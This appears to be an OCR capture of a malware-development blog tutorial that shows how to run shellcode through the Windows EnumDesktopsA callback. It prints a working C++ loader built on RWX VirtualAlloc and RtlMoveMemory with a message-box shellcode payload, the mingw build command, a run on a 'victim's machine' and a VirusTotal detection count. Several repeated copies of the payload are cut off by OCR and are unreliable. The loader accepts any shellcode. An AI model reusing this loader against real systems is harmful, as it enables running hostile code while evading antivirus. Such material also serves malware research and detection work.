
Malware development tricks. Run shellcode via EnumDesktopsA. C++ example.

cocomelonc.github.io/tutorial/2022/06/27/malware-injection-20.html

June 27, 2022

1 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
/*
 * hack.cpp - run shellcode via EnumDesktopA. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\
  "\x51\x41\x50\x52\x51\x56\x48\x31\
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\
  "\x04\x88\x48\x01\xd0\x41\x58\x41\
  "\x41\x59\x41\x5a\x48\x83\xec\x20\
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

```
NORMAL  hack.cpp
"hack.cpp" 39L, 1840C written
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2022-06-27-malware-injection-20\
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20> .\hack.exe
```

```
=^..^=
Meow-meow!
OK
```

win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Type here to search
2:10 PM
6/27/2022
Right Ctrl

This article is the result of my own research into the next interesting trick: run shellcode via enumerates desktops.

EnumDesktopsA

Enumerates all desktops associated with the calling process's specified window station. The function passes the name of each desktop to a callback function defined by the application:

```
BOOL EnumDesktopsA(
  HWINSTA          hwinsta,
  DESKTOPENUMPROCA lpEnumFunc,
  LPARAM           lParam
);
```

practical example

Let’s go to look at a practical example. The trick is pretty simple:

```
/*
 * hack.cpp - run shellcode via EnumDesktopA. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

As you can see, first we allocate memory buffer in a current process via `VirtualAlloc`:

```
LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

Then “copy” our payload to this memory region:

```
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
```

And then, as a pointer to the callback function in `EnumDesktopsA` we specify this memory region:

```
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
```


As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

demo

Let’s go to see everything in action. Compile our “malware”:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-27-malware-injection-20]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-27-malware-injection-20]
└─$ ls -lht
total 20K
-rwxr-xr-x 1 cocomelonc cocomelonc  15K Jun 27 14:27 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.8K Jun 27 14:19 hack.cpp
```


and run in our victim's machine:

```
.\hack.exe
```



```
/*
 * hack.cpp - run shellcode via EnumDesktopA. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\
  "\x51\x41\x50\x52\x51\x56\x48\x31\
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\
  "\x04\x88\x48\x01\xd0\x41\x58\x41\
  "\x41\x59\x41\x5a\x48\x83\xec\x20\
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2022-06-27-malware-injection-20\
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20>
PS Z:\2022-06-27-malware-injection-20> .\hack.exe
```


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
hack.exe (1508) (0x183efc0c000 - 0x183efc3f000)
Handles GPU Disk and Network Comment
Strings... Refresh
Re-read Write Go to... 16 bytes per row
Close
Type here to search
2:33 PM
6/27/2022
Right Ctrl

```
000001c0 70 00 5f 00 77 00 69 00 6e 00 2e 00 64 00 6c 00 p._.w.i.n...d.l.
000001d0 6c 00 00 00 00 00 00 00 4a 5a 31 c4 14 8f 00 08 l.......JZ1.....
000001e0 c5 01 c8 80 00 00 00 00 02 00 17 01 b0 00 4e 00 ..............N.
000001f0 3e 00 00 00 00 00 3d 00 5e 00 2e 00 2e 00 5e 00 >.....=.^.....^.
00000200 3d 00 00 00 ff 7f 00 00 01 00 03 50 00 00 00 00 =..........P....
00000210 12 00 2a 00 32 00 0e 00 01 00 ff ff 80 00 4f 00 ..*.2.........O.
00000220 4b 00 00 00 00 00 00 00 80 20 02 50 00 00 00 00 K........ .P....
00000230 07 00 0e 00 33 00 09 00 ff ff ff ff 82 00 4d 00 ....3.........M.
00000240 65 00 6f 00 77 00 2d 00 6d 00 65 00 6f 00 77 00 e.o.w.-.m.e.o.w.
00000250 21 00 00 00 00 00 00 00 44 5a 31 ca 19 8f 00 10 !.......DZ1.....
00000260 30 be c0 ef 83 01 00 00 30 be c0 ef 83 01 00 00 0.......0.......
00000270 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 ................
00000280 01 00 00 00 00 00 00 00 80 16 c2 ef 83 01 00 00 ................
00000290 00 00 00 00 00 00 00 00 09 00 00 00 00 00 00 00 ................
000002a0 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
000002b0 00 00 00 00 00 00 00 00 03 5a 39 85 17 8f 00 10 .........Z9.....
000002c0 f0 c6 c0 ef 83 01 00 00 50 01 c0 ef 83 01 00 00 ........P.......
000002d0 0a 00 00 00 c0 d0 e0 f0 54 84 61 77 00 00 00 00 ........T.aw....
000002e0 13 00 00 00 00 00 00 00 f0 c2 c0 ef 83 01 00 00 ...
000002f0 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ...
00000300 00 00 00 00 00 00 00 00 e4 4a 10 a6 00 00 00 91 ...
00000310 41 4c 4c 55 53 45 52 53 50 52 4f 46 49 4c 45 3d ALLU
00000320 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 00 00 C:\
00000330 00 00 00 00 00 00 00 00 e7 4a 13 a6 00 01 00 92 ...
```


```
=^..^=

Meow-meow!

OK
```

```
:\Windows\System32\ntdll.dll
:\Windows\System32\advapi32.dll
:\Windows\System32\advapi32.dll
:\Windows\System32\msvcrt.dll
:\Windows\System32\kernel32.dll
:\Windows\System32\sechost.dll
:\Windows\System32\gdi32full.dll
:\Windows\System32\msvcp_win.dll
:\Windows\System32\dwmapi.dll
:\Windows\System32\apphelp.dll
:\Windows\System32\CoreUIComponents.dll
VBoxSvr\shared\2022-06-27-malware-injection-20\hac
VBoxSvr\shared\2022-06-27-malware-injection-20\hac
:\Windows\System32\ntdll.dll
:\Windows\System32\advapi32.dll
:\Windows\System32\combase.dll
:\Windows\System32\msvcrt.dll
C:\Windows\System32\oleaut32.dll
```

```
sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

As you can see, everything is work perfectly :)

Let’s go to upload `hack.exe` to VirusTotal:


257295869a833155f68b4d68bb6e565ca1

16 / 66

Community Score

16 security vendors and no sandboxes flagged this file as malicious

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1
hack.exe
64bits assembly peexe

15.00 KB Size

2022-06-27 08:36:07 UTC a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

